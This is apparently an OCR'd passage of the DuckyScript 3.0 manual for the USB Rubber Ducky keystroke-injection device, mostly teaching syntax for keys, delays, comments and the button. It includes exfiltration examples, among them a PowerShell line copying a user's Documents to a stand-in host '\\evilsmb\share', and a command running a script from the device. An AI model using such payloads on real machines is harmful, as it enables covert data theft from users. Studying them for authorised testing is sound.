`WAIT_FOR_NUM_OFF`	Pause until num lock is turned off
`WAIT_FOR_NUM_CHANGE`	Pause until num lock is toggled on or off

`WAIT_FOR_SCROLL_ON`	Pause until scroll lock is turned on
`WAIT_FOR_SCROLL_OFF`	Pause until scroll lock is turned off
`WAIT_FOR_SCROLL_CHANGE`	Pause until scroll lock is toggled on or off

```
STRINGLN Hello,
STRINGLN [Press caps lock to continue...]
WAIT_FOR_CAPS_CHANGE
STRINGLN World!
```

`SAVE` and `RESTORE` Commands

The currently reported lock key states may be saved and later recalled using the `SAVE_HOST_KEYBOARD_LOCK_STATE` and `RESTORE_HOST_KEYBOARD_LOCK_STATE` commands.

```
REM Save the LED states of the primary keyboard
SAVE_HOST_KEYBOARD_LOCK_STATE
REM Change the lock states
CAPSLOCK
NUMLOCK
REM Restore the original lock states
RESTORE_HOST_KEYBOARD_LOCK_STATE
```

Exfiltration

Exfiltration is the unauthorized transfer of information from a system. Typically performed over a physical medium (copying to a USB flash disk such as the USB Rubber Ducky while using `ATTACKMODE STORAGE`) or a network medium such as email, ftp, smb, http, etc.

Physical Exfiltration Example

```
ATTACKMODE HID STORAGE
DELAY 2000

GUI r
DELAY 100
STRING powershell "$m=(Get-Volume -FileSystemLabel 'DUCKY').DriveLetter;
STRINGLN echo $env:computername >> $m:\computer_names.txt"
```

Network Exfiltration Example

```
ATTACKMODE HID
DELAY 2000
```

```
GUI r
DELAY 100
STRINGLN powershell "cp -r $env:USERPROFILE\Documents\* \\evilsmb\share"
```

Keystroke Reflection

By taking advantage of the HID OUT endpoint as described in the lock keys section, binary data may be exfiltrated "out of band" using the Keystroke Reflection side-channel attack. This is done by using the `$_EXFIL_MODE_ENABLED` internal variable. The reflected lock keystrokes are saved to `loot.bin` on the root of the MicroSD card. For a detailed example, see the section on Keystroke Reflection.

Variable Exfiltration

Similarly, arbitrary variable data may be saved to the `loot.bin` file using the `EXFIL` command.

```
VAR $FOO = 1337
EXFIL $FOO
```

Internal Variables

Internal Variable	Description
BUTTON	
`$_BUTTON_ENABLED`	Returns `TRUE` if the button is enabled or `FALS` if the button is disabled.
`$_BUTTON_USER_DEFINED`	Returns `TRUE` if a `BUTTON_DEF` has been implemented in the payload or `FALSE` if it hasn been implemented.
`$_BUTTON_PUSH_RECEIVED`	Returns `TRUE` if the button has ever been pressed. May be retrieved or set.
`$_BUTTON_TIMEOUT`	The button debounce, or cooldown time before counting the next button press, in milliseconds. The default value is `1000`.
LED	
`$_SYSTEM_LEDS_ENABLED`	Default set `TRUE`. May be retrieved or set. Boot and `ATTACKMODE` change LED.
`$_STORAGE_LEDS_ENABLED`	Default set `TRUE`. May be retrieved or set. Blinks the LED red/green on storage read/write i `ATTACKMODE STORAGE`.

`$_LED_CONTINUOUS_SHOW_STORAGE_ACTIVITY`	Default set `TRUE`. May be retrieved or set. The LED will light solid green when the storage has been inactive for longer than `$_STORAGE_ACTIVITY_TIMEOUT` (default 1000 ms). Otherwise, the LED will light red wher active.
`$_INJECTING_LEDS_ENABLED`	Default set `TRUE`. May be retrieved or set. The LED will blink green on payload execution.
`$_EXFIL_LEDS_ENABLED`	Default set `TRUE`. May be retrieved or set. The LED will blink green during Keystroke Reflectior
`$_LED_SHOW_CAPS`	Toggles `TRUE` or `FALSE` based on whether the caps lock LED is set on or off by the host. May only be retrieved. Cannot be set.
`$_LED_SHOW_NUM`	Toggles `TRUE` or `FALSE` based on whether the num lock LED is set on or off by the host. May or be retrieved. Cannot be set.
`$_LED_SHOW_SCROLL`	Toggles `TRUE` or `FALSE` based on whether the num lock LED is set on or off by the host. May or be retrieved. Cannot be set.
ATTACKMODE	
`$_CURRENT_VID`	Returns the currently operating Vendor ID with endian swapped. May only be retrieved. Cannot be set.
`$_CURRENT_PID`	Returns the currently operating Product ID with endian swapped. May only be retrieved. Cannot be set.
`$_CURRENT_ATTACKMODE`	Returns the currently operating ATTACKMODE represented as `0` for `OFF`, `1` for `HID`, `2` for STORAGE and `3` for both `HID` and `STORAGE`
RANDOM	
`$_RANDOM_INT`	Random integer within set range.

Ducky Script Basics

Hello, World!

No introduction to a programming language would be complete without a "Hello, World!" example. Call it cliché, but this ubiquitous example makes for a welcoming DuckyScript initiation.

While the new DuckyScript 3.0 introduces a ton of new features, it does so by building on the simplicity of the original DuckyScript language — a language which has become synonymous with the keystroke injection attack technique it invented.

So with this one "Hello, World!" example we'll not only learn the absolute basics of the original DuckyScript

language, but also the process for testing out a payload.

Key Terms

- **Keystroke Injection** — a type of hotplug attack which mimics keystrokes entered by a human.
- **Hotplug Attack** — an attack or automated task that takes advantage of plug-and-play.
- **Plug and Play** — a peripheral standard whereby connected devices work automatically.

- **USB Rubber Ducky** — the USB device that delivers hotplug attacks.
- **Payload** — the specific hotplug attack instructions processed by the USB Rubber Ducky.
- **DuckyScript** — both the programming language of, and source code for USB Rubber Ducky payloads. May refer to a specific payload in human-readable DuckyScript source code.
- **inject.bin** — the binary equivalent of the DuckyScript source code generated by the compiler and encoder consisting of byte code to be interpreted by the USB Rubber Ducky.

- **Payload Studio** — Integrated Development Environment consisting of a source code editor, compiler, encoder and debugger for programming DuckyScript.
- **Editor** — the text processing element of the Payload Studio featuring syntax highlighting, autocomplete, indentation and snippets specific to the DuckyScript programming language.
- **Compiler** — the element of the Payload Studio which converts the DuckyScript source code into the byte code interpreted by the USB Rubber Ducky.
- **Debugger** — the element of the Payload Studio which tests the DuckyScript source to be syntactically correct. May provide warning or error messages if a programming bug is found.

- **Loot** — the logs, data and other information obtained during the deployment of a payload, often consisting of details about the target (recon) or information from the target (exfiltration).
- **Arming** — the act of transferring a payload to the hotplug attack device.
- **Arming Mode** — a mode whereby the hotplug attack device facilitates convenient payload and loot transfer, such as acting as benign USB mass storage, network device or serial interface.
- **Target** — the computing device on which the payload will be deployed.
- **Deployment** — the execution of the payload on the target.

Learn Original DuckyScript In Just 4 Lines

Learn the basics of the original DuckyScript language from this one example alone.

```
REM My first payload
DELAY 3000
STRING Hello, World!
ENTER
```

As you might imagine, this payload types "Hello, World!".

Testing The Payload

With the new terms in mind, let's try out the Hello World example by following these steps:

1. Plug the *USB Rubber Ducky* into your computer. If it doesn't show up as a flash drive automatically, press the button to enter *arming mode*.
2. Copy the *DuckyScript* source code of the Hello World example *payload*.
3. Paste it into a blank new project from the *editor* in *Payload Studio*.
4. Click **Generate Payload** to *compile* the *payload*.
5. Click **Download Payload** to save the `inject.bin` file.
6. Copy the `inject.bin` file to the root of the USB Rubber Ducky drive.
7. Unplug the newly *armed USB Rubber Ducky* from your computer.
8. Open a text editor on the *target.* This may be the same computer used for *arming*.
9. Ensure that the text area is the active window, which is usually indicated by a blinking cursor.
10. Deploy the payload against the target by plugging it into an available USB port.
11. Watch as the *keystroke injection payload* is executed by the *hotplug attack* device.

Voilà — "`Hello, World!`"

These are the steps that will be repeated numerous times as you continue to learn and experiment with the DuckyScript language.

A Quick Breakdown

So, let's break down each line of this payload to understand the language and what it does.

Each line of an original DuckyScript file, or "payload" as they are known, is processed one at a time. A line may include a comment, a delay, or a key or set of keys to press. That's it.

1. `REM` is short for Remark and adds a comment to the payload, like a title or the author's name.

2. `DELAY` pauses the payload for a given amount of time, expressed in milliseconds.
3. `STRING` injects keystrokes, or "types", the given characters (a-z, 0-9, punctuation & specials).
4. `ENTER` is a special key which may be pressed, like `TAB`, `ESCAPE`, `UPARROW` or even `ALT F4`.

A full list of special keys is available in the keystroke injection section — but they're named as one might expect. Think: `BACKSPACE`, `HOME`, `INSERT`, `PAGEUP`, `F11` and the like...

That's it! For DuckyScript 1.0 at least...

Yep. That's it. That's the entirety of the original DuckyScript language; comments, delays and keys.

Want to take it just a tiny bit further? Check out these examples for Windows and macOS.

Windows Example

```
REM A slightly more advanced "Hello, World!" for Windows
DELAY 3000

REM Open the Run dialog
WINDOWS r
DELAY 1000
REM Open powershell with our message
STRING powershell "echo 'Hello, World!'; pause"
ENTER
```

Result

- This original Ducky Script payload will open a powershell window showing "`Hello, World!`".
- It starts by opening the Windows Run dialog using the keyboard shortcut *Windows Key+r*.
- Next it will type a line of powershell which will display "`Hello, World!`", then pause.
- Finally, it will press `ENTER` to execute the powershell.

macOS Example

```
REM A slightly more advanced "Hello, World" for macOS
DELAY 3000
REM Open Spotlight Search
COMMAND SPACE
REM Open the text editor
STRING TextEdit
ENTER
DELAY 2000
COMMAND n
DELAY 2000
```

```
STRING echo Hello, World!
```

Result


- This original Ducky Script payload will open a TextEdit window showing "`Hello, World!`".
- It starts by opening the Spotlight Search using the keyboard shortcut *Command+Space*.
- Next it will type "TextEdit" and press `ENTER`, which will open the TextEdit app.
- Then it will press the keyboard shortcut Command+N to open a new document.
- Finally, after a 2 second delay, it will type "`Hello, World!`"

Keystroke Injection

As we've seen from the *Hello, World!* example, the `STRING` command processes keystrokes for injection. The `STRING` command accepts one or more alphanumeric, punctuation, and `SPACE` characters. As you will soon see, cursor keys, system keys, modifier keys and lock keys may be injected without the use of the `STRING` command. Certain keys may even be held and pressed in combination.

Character Keys: Alphanumeric

Each new line containing a number will type the corresponding character.



The following alphanumeric keys are available:

```
0 1 2 3 4 5 6 7 8 9
a b c d e f g h i j k l m n o p q r s t u v w x y z
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
```

Example

```
REM Example Alphanumeric Keystroke Injection
ATTACKMODE HID STORAGE
DELAY 2000

STRING abc123XYZ
```

Result

- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the "keyboard" will type "`abc123XYZ`".

> ⓘ All letter keys on a keyboard are lowercase. In the case of injecting the upper case letters in this example, the USB Rubber Ducky is automatically holding the `SHIFT` modifier for each character. More on modifier keys soon.

Character Keys: Punctuation

Similar to the alphanumeric keys, each new line containing a punctuation key will type the corresponding character.

The following punctuation keys are available:

```
` ~ ! @ # $ % ^ & * ( ) - _ = + [ ] { } ; : ' " , . < > / ?
```

Example

```
REM Example Numeric and Punctuation Keystroke Injection
ATTACKMODE HID STORAGE
DELAY 2000
STRING 1+1=2
```

Result

- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the "keyboard" will type "`1+1=2`".

STRING

The `STRING` command will automatically interpret uppercase letters by holding the `SHIFT` modifier key where necessary. It will also automatically press the `SPACE` cursor key (more on that shortly), however trailing spaces will be omitted.

Example without STRING

While DuckyScript Classic supported injecting keystrokes without the use of the `STRING` command, each on their own line, this practice is deprecated and no longer recommended.

```
REM Example Keystroke Injection without STRING
ATTACKMODE HID STORAGE
DELAY 2000
H
e
l
l
o
,
SPACE
W
o
r
l
d
!
```

Example using STRING

Even for single character injections, using `STRING` is recommended.

```
REM Example Keystroke Injection without STRING
ATTACKMODE HID STORAGE
DELAY 2000
STRING H
STRING ello, World!
```

Result

- In both examples, the "`Hello, World!`" text is typed.

STRINGLN


The `STRING` command does not terminate with a carriage return. That means at the end of the `STRING` command, a new line is not created.

As an example, imagine injecting commands into a terminal. If the two `STRING` commands "`STRING cd`" and "`STRING ls`" were run one after another, the result would be "`cdls`" on the same line.

Example

```
STRING cd
STRING ls
```

Result



If you intended each command to run separately, the system key `ENTER` (covered shortly) would need to be run after each `STRING` command.

```
STRING cd
ENTER
STRING ls
ENTER
```

Alternatively, the `STRINGLN` command may be used. This command automatically terminates with a carriage return — meaning that `ENTER` is pressed after the sequence of keys.

Using `STRINGLN` in the example above would result in both the cd (change directory) command and ls (list

files and directories) being executed.

Example

```
STRINGLN cd
STRINGLN ls
```

Result

```
┌──(kali㉿xps13kali)-[~/Desktop]
└─$ cd

┌──(kali㉿xps13kali)-[~]
└─$ ls
Desktop  Documents  Downloads  ducky  Music  Pictures  Public  Templates  Videos

┌──(kali㉿xps13kali)-[~]
└─$
```

Cursor Keys

As opposed to character keys, which type a letter, number or punctuation, the cursor keys are used to navigate the cursor to a different position on the screen.

Generally, in the context of a text area, the arrow keys will move the cursor `UP`, `DOWN`, `LEFT` or `RIGHT` of the current position. The `HOME` and `END` keys move the cursor to the beginning or end of a line. The `PAGEUP` and `PAGEDOWN` keys scroll vertically up or down a single page. The `DELETE` key will remove the character to the right of the cursor, while the `BACKSPACE` will remove the character to its left. The `INSERT` key is typically used to switch between typing mode. The `TAB` key will advance the cursor to the next tab stop, or may be used to navigate to the next user interface element. The `SPACE` key will insert a space character, or may be used to select a user interface element.

The following cursor keys are available:

> `UPARROW DOWNARROW LEFTARROW RIGHTARROW`
>
> `PAGEUP PAGEDOWN HOME END`
>
> `INSERT DELETE BACKSPACE`
>
> `TAB`
>
> `SPACE`

> ⓘ The shorthand aliases `UP`, `DOWN`, `LEFT`, and `RIGHT` may be used in place of `UPARROW`, `DOWNARROW`, `LEFTARROW`, `RIGHTARROW` respectively.

Example

```
REM Example Keystroke Injection without Cursor Keys
ATTACKMODE HID STORAGE
DELAY 2000
STRING 456
BACKSPACE
BACKSPACE
BACKSPACE
STRING 123
HOME
STRING abc
END
STRING UVW
LEFTARROW
LEFTARROW
LEFTARROW
DELETE
DELETE
DELETE
STRING XYZ
```

Result

- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the "keyboard" will type `456`
- The `BACKSPACE` key will be pressed 3 times, removing `456`
- The characters `123` will be typed
- The `HOME` key will move the cursor to the beginning of the line
- The characters `abc` will be typed

- The `END` key will move the cursor to the end of the line
- The characters `UVW` will be typed
- The `LEFTARROW` will be pressed 3 times, then the `DELETE` key will be pressed 3 times, removing `UVW`
- The characters `XYZ` will be typed
- The final result will be `abc123XYZ`

System Keys

These keys are primarily used by the operating system for special functions and may be used to interact with both text areas and navigating the user interface.

The following system keys are available:

> `ENTER`
>
> `ESCAPE`
>
> `PAUSE` `BREAK`
>
> `PRINTSCREEN`
>
> `MENU` `APP`
>
> `F1` `F2` `F3` `F4` `F5` `F6` `F7` `F8` `F9` `F0` `F11` `F12`

Basic Modifier Keys


Up until now only character, control and system keys have been discussed. These generally type a

character, move the cursor, or perform a special action depending on the program or operating system of the target.

Modifier keys, on the other hand, are typically held in combination with another key to perform a special function. One simple example of this is holding the `SHIFT` key in combination with the letter `a` key. The result will be an uppercase letter `A`.

A slightly more complex example would be holding the `ALT` key along with the `F4` key, which typically closes a program on the Windows operating system.

Common keyboard combinations for the PC include the familiar `CTRL c` for copy, `CTRL x` for cut, and `CTRL v` for paste. On macOS targets, these would be `COMMAND c`, `COMMAND x` and `COMMAND v` respectively.



The following basic modifier keys are available:

> `SHIFT`
>
> `ALT`
>
> `CONTROL` `CTRL`
>
> `COMMAND`
>
> `WINDOWS` `GUI`

> ⓘ The shorthand aliases `CTRL` and `GUI` may be used in place of `CONTROL` and `WINDOWS` respectively.

Example: Windows

```
REM Example Modifier Key Combo Keystroke Injection for Windows
ATTACKMODE HID STORAGE
DELAY 2000
GUI r
DELAY 2000
```

```
BACKSPACE
STRING 123
DELAY 2000
CTRL a
CTRL c
CTRL v
CTRL v
DELAY 2000
ALT F4
```

Result

- This example targets Windows systems.
- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the `GUI r` keyboard combination will be typed. This will open the Run dialog, a feature of Windows since 1995 that allows you to open a program, document or Internet resource by typing certain commands.
- After another 2 second pause, the `BACKSPACE` key will remove anything remaining in the text area from a previous session and the characters `123` will be typed.
- After yet another 2 second pause, the `CTRL a` keyboard combination will select all text in the text area.
- The keyboard shortcuts for copy and paste twice will be typed, resulting in `123123`.
- After a final 2 second pause, the Windows keyboard combination `ALT F4` will be typed, closing the Run dialog.

Example: macOS

```
REM Example Modifier Key Combo Keystroke Injection for macOS
ATTACKMODE HID STORAGE VID_05AC PID_021E
DELAY 2000
COMMAND SPACE
DELAY 2000
STRING 123
DELAY 2000
COMMAND a
COMMAND c
COMMAND v
COMMAND v
DELAY 2000
ESCAPE
ESCAPE
```

Result

- This example targets macOS systems.
- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage. It is safe to

ignore the advanced `VID` and `PID` parameters for `ATTACKMODE` now — thev'll be covered later on.
- After a 2 second pause, and similarly to the Windows Run dialog example, the `COMMAND SPACE` keyboard combination will be typed. This will open Spotlight Search, a feature of macOS since OS X that allows you to open a program, document or Internet resource by typing certain commands.
- After another 2 second pause, the characters `123` will be typed.
- Similar to the previous example, after another 2 second pause the keyboard shortcuts for select all, copy, and paste twice will be typed — resulting in `123123`.
- After a final 2 second pause, Spotlight Search is closed with two `ESCAPE` keys.

Advanced Modifier Keys

In addition to the basic set of modifier keys, an advanced set exists for three or more key combinations.

The following advanced modifier keys are available:

> `CTRL-ALT`
>
> `CTRL-SHIFT`
>
> `ALT-SHIFT`
>
> `COMMAND-CTRL`
>
> `COMMAND-CTRL-SHIFT`
>
> `COMMAND-OPTION`
>
> `COMMAND-OPTION-SHIFT`

Example

```
ATTACKMODE HID STORAGE
DELAY 2000
CTRL-ALT DELETE
```

Result

- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the infamous "three finger salute" key combination will be pressed. This may be necessary for login on many Windows systems.

Standalone Modifier Keys

Normally modifier keys are held in combination with another key. They may also be pressed by themselves. While in many circumstances this will have no substantial effect on the target, for instance simply pressing `SHIFT` by itself, some keys can sometimes prove quite useful.

Since 1995, the `WINDOWS` (or more formally `GUI`, an alias for the `WINDOWS` key) key has opened the Start menu on Windows systems. One could technically navigate this menu by using the arrow keys and `ENTER`. For instance, pressing `GUI`, then `UP`, then `ENTER` would open the Run dialog on a Windows 95 system. However, as seen in previous examples, the keyboard shortcut `GUI r` would be a much faster and more effective method of opening the Run dialog.

Since Windows 7 the Start menu behavior has changed. Pressing `WINDOWS` or `GUI` on its own will highlight a search textarea — from which commands, documents and Internet resources may be entered similar to the Run dialog.

Similar functionality can now be found on ChromeOS and many Linux window managers.

To press a standalone modifier key in Ducky Script, it must be prefixed with the INJECT_MOD command on the line before.

Example

```
REM Example Standalone Modifier Key Keystroke Injection for Windows
ATTACKMODE HID STORAGE
DELAY 2000
INJECT_MOD
WINDOWS
DELAY 2000
STRING calc
DELAY 2000
ENTER
```

Result

- This example targets Windows systems.
- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the `WINDOWS` (or `GUI`) key is pressed. Note the `INJECT_MOD` command on the line above.
- After another 2 second pause, the letters `calc` will be typed.
- The Windows target will most likely select the Calculator app as the best match.
- After a final 2 second pause, `ENTER` will be pressed and the Calculator will likely open.

Lock Keys

These keys specify a distinct mode of operation and are significant due to the bi-directional nature of the lock state. This nuance will come in handy for more advanced payloads — but for now suffice it to say that the three standard lock keys can be pressed just like any ordinary key.

The following lock keys are available:

> `CAPSLOCK`
>
> `NUMLOCK`
>
> `SCROLLLOCK`

Example

```
ATTACKMODE HID STORAGE
DELAY 2000
CAPSLOCK
STRING abc123XYZ
```

Result

- The USB Rubber Ducky will be recognized by the target as a keyboard and mass storage.
- After a 2 second pause, the `CAPSLOCK` key will be pressed — thus toggling the capslock state.
- If capslock were off before running this payload, the characters `ABC123xyz` will be typed.
- Notice how the capitalization of the keys typed are reversed when Capslock is enabled.
- Keep in mind that uppercase letters, standalone or in a `STRING` statement, automatically hold `SHIFT`.

It is important to note that pressing the `CAPSLOCK` key in this example **toggles** the lock state. This is because the lock state is maintained by the operating system, not the keyboard. In most cases, when the key is pressed the operating system will report back to the keyboard information that indicates whether or not to light the caps lock LED on the keyboard itself.

- [ ] How will the results of the above payload change if caps lock were enabled on the target before the USB Rubber Ducky payload were run?

The USB Rubber Ducky, in many cases, can determine the lock state of the target. As you will soon learn, using this information along with DuckyScript 3.0 logic, a more robust payload can be constructed which will only press the `CAPSLOCK` key if the lock state were not already enabled.

Comments

Overview

Comments are annotations added to source code of a payload for the purposes of describing the functionality and making it easier for humans to read and understand. This is especially helpful given the open source nature of DuckyScript payloads.

When sharing, or modifying a shared payload, comments are especially helpful for conveying important aspects, such as constants and variables which may be specific to each user's particular environment.

As an example, a remote access payload may specify the IP address of a reverse shell listener within a constant. This may be documented within a comment block at the beginning of the payload, or as a single line comment above the definition.

REM

```
REM <comment>
```

The `REM` command does not perform any keystroke injection functions. `REM` gets its name from the word remark. While `REM` may be used to add vertical spacing within a payload, blank lines are also acceptable and will not be processed by the compiler.

Example

```
REM This is a comment block.
REM It can be as many lines as you wish, as long as they all begin with REM.
REM This block will not be compiled into the inject.bin file.
REM It will however help fellow DuckyScript programmers understand this payload..
```

Result

- If encoded, this example payload will not perform any keystroke injection.

Example

```
REM Sometimes it's helpful to add single line comments above specific sections.

ATTACKMODE HID STORAGE
DELAY 2000

GUI r
DELAY 500

REM This executes d.cmd from the drive with the label DUCKY. Change as necessary.
STRING powershell ".((gwmi win32_volume -f 'label=''DUCKY''').Name+'d.cmd')"
ENTER
```

Result

- This payload executes a cmd file on the root of the USB Rubber Ducky MicroSD card.
- The comment above the `STRING powershell...` line notes the necessity for the volume label of the MicroSD card to be "DUCKY".

Best Practices

Payloads, especially those designed to be shared, should begin with a block of comments specifying the title of the payload, the author, and a brief description. Additionally, one may wish to describe the target (OS, version) and any credit or inspiration (commonly commented as props).

```
REM Title: Full Screen TREE Command
REM Author: Darren Kitchen
REM Description: Runs "tree" in fulll-screen green-on-black cmd window.
REM Target: Windows 95 - 11
REM Props: Korben

ATTACKMODE HID STORAGE
DELAY 2000
GUI r
DELAY 500
STRING cmd /K color a & tree c:\
ENTER
DELAY 500
ALT ENTER
```

While comments are saved in the plaintext source code of a payload (e.g. payload.txt) they are not saved when the payload is compiled into an `inject.bin` file.

Delays

Overview

The average computer user types at about 40 words per minute. Sure, maybe us hackers type much faster — say 100-120 words per minute — but compared to how fast a computer processes data, that's nothing.

So when we think about issuing commands to a computer by way of keyboard input, there's already an inherent delay simply in that we're comparatively slow humans. Contrast our fastest typing with our multi-core computers with their gigahertz clock speeds, processing billions of instructions per second.

The USB Rubber Ducky doesn't type like a human. It types like a computer. Under its hood it's performing 60,000 processes per second. Often while thinking about building a payload, we forget to add delays because they quite simply aren't obvious to us as humans.

DELAY

The `DELAY` command instructs the USB Rubber Ducky to momentarily pause execution of the payload. This is useful when deploying a payload which must "wait" for an element — such as a window — to load. The `DELAY` command accepts the time parameter in milliseconds.

```
DELAY <time in ms>
```

⚠ The minimum delay value is 20.

Example

```
REM Example Delay

ATTACKMODE HID STORAGE
DELAY 3000
STRING Hello,
DELAY 1000
SPACE
STRING World!
```

Result

- The resulting payload will pause for 3 seconds, then type "`Hello,`" followed by "`World!`" just one second later.

Best Practices

Delays in payloads are useful in two key places. First, at the very beginning. When a new USB device is connected to a target computer, that computer must complete a set of actions before it can begin accepting input from the device. This is called enumeration.

The more complex the device, the longer it will take to enumerate. In the case of a USB scanner or printer, for example, it may be several seconds or minutes while the computer downloads and installs the necessary device drivers.

In the case of the USB Rubber Ducky, acting as a generic keyboard, that enumeration time is very short. Because drives for USB keyboards, or a HID (Human Interface Device), are built-in, the target computer does not require an Internet connection or a lengthy download and installation time. In most cases, enumeration is only a fraction of a second. However, in some instances a slower computer may take one or two seconds to recognize the USB Rubber Ducky "keyboard" and begin accepting keystrokes.

For this reason, it is always best practice to begin a payload with a DELAY statement. Typically 2000 ms is plenty of time for most modern targets. Some may even suffice with as little as 100 ms. Adjust according to your target. If it's a very old and bogged down system, a more conservative delay may be necessary.

Basic Input and Output

The Button

Overview

The button on the USB Rubber Ducky can be used to control payload execution.

By default, if no button definition (`BUTTON_DEF`) has been defined in the payload, pressing the button will invoke `ATTACKMODE STORAGE`. This will disable any further keystroke injection and effectively turning the USB Rubber Ducky into a mass storage flash drive, often referred to as "Arming Mode".

WAIT_FOR_BUTTON_PRESS

Halts payload execution until a button press is detected.

When this command is reached in the payload, no further execution will occur. The button definition (either set using `BUTTON_DEF` or the arming-mode default) will be suppressed.

Example

```
STRING Press the button...
WAIT_FOR_BUTTON_PRESS
STRING The button was pressed!
```

Result

- The text "The button was pressed!" will not be typed until the button is pressed.

Example

```
STRING Press the button 3 times...
WAIT_FOR_BUTTON_PRESS
STRING 1...
WAIT_FOR_BUTTON_PRESS
STRING 2...
WAIT_FOR_BUTTON_PRESS
STRING 3... You did it!
```

Result

- The button must be pressed 3 times to complete the payload.

Example

```
LED_R
REM First Stage Payload Code...

REM Wait for operator to assess target before executing second stage.
WAIT_FOR_BUTTON_PRESS

LED_G
REM Second Stage Payload Code...
```

Result

- The operator is instructed to press the button as soon as the target is ready for the next stage.
- The `LED` command is used to indicate to the operator that the payload is waiting for a button press.

BUTTON_DEF

Defines a function which will execute when the button is pressed anytime within the payload so long as the button control is not already in use by the `WAIT_FOR_BUTTON_PRESS` command or other such function.

By default, if no button definition (`BUTTON_DEF`) is included in the payload, the button will stop all further payload execution and invoke `ATTACKMODE STORAGE` — entering the USB Rubber Ducky into arming mode.

Similar to functions (described later), which begin with `FUNCTION NAME()` and with `END_FUNCTION`, the button definition begins with `BUTTON_DEF` and ends with `END_BUTTON`.

Example

```
BUTTON_DEF
  STRING The button was pressed!
  STOP_PAYLOAD
END_BUTTON

WHILE TRUE
  STRING .
  DELAY 1000
END WHILE
```

Result

- The payload will type a period every second until the button is pressed.
- Once the button is pressed, the payload will type the text "The button was pressed!"
- After the button press text is typed, the payload will terminate.

Example

```
BUTTON_DEF
  WHILE TRUE
  LED_R
  DELAY 1000
  LED_OFF
  DELAY 1000
  END_WHILE
END_BUTTON

STRING Press the button at any point to blink the LED red
WHILE TRUE
  STRING .
```

```
ENDWHILE
```

Result

- If the button is pressed at any point in the payload it will stop typing "`.`" and the LED will start blink red until the device is unplugged.

Example

```
BUTTON_DEF
  REM This is the first button definition
  STRINGLN The button was pressed once!
  BUTTON_DEF
    REM This second button definition overwrites the first
    STRINGLN The button was pressed twice!
  END_BUTTON
END_BUTTON

STRINGLN Press the button twice to see how nested button definitions work!
WHILE TRUE
  STRING .
  DELAY 1000
END WHILE
```

Result

- If the button is pressed once at any point in the payload it will stop typing "`.`" and the first button definition will be executed.
- When the first button definition is executed, a secondary button definition will be implemented.
- If the button pressed a second time, the newly implement second button definition will execute.

DISABLE_BUTTON

The `DISABLE_BUTTON` command prevents the button from calling the `BUTTON_DEF`.

Example

```
BUTTON_DEF
  STRING This will never execute
END_BUTTON

DISABLE_BUTTON
```

```
STRING The button is disabled
WHILE TRUE
  STRING .
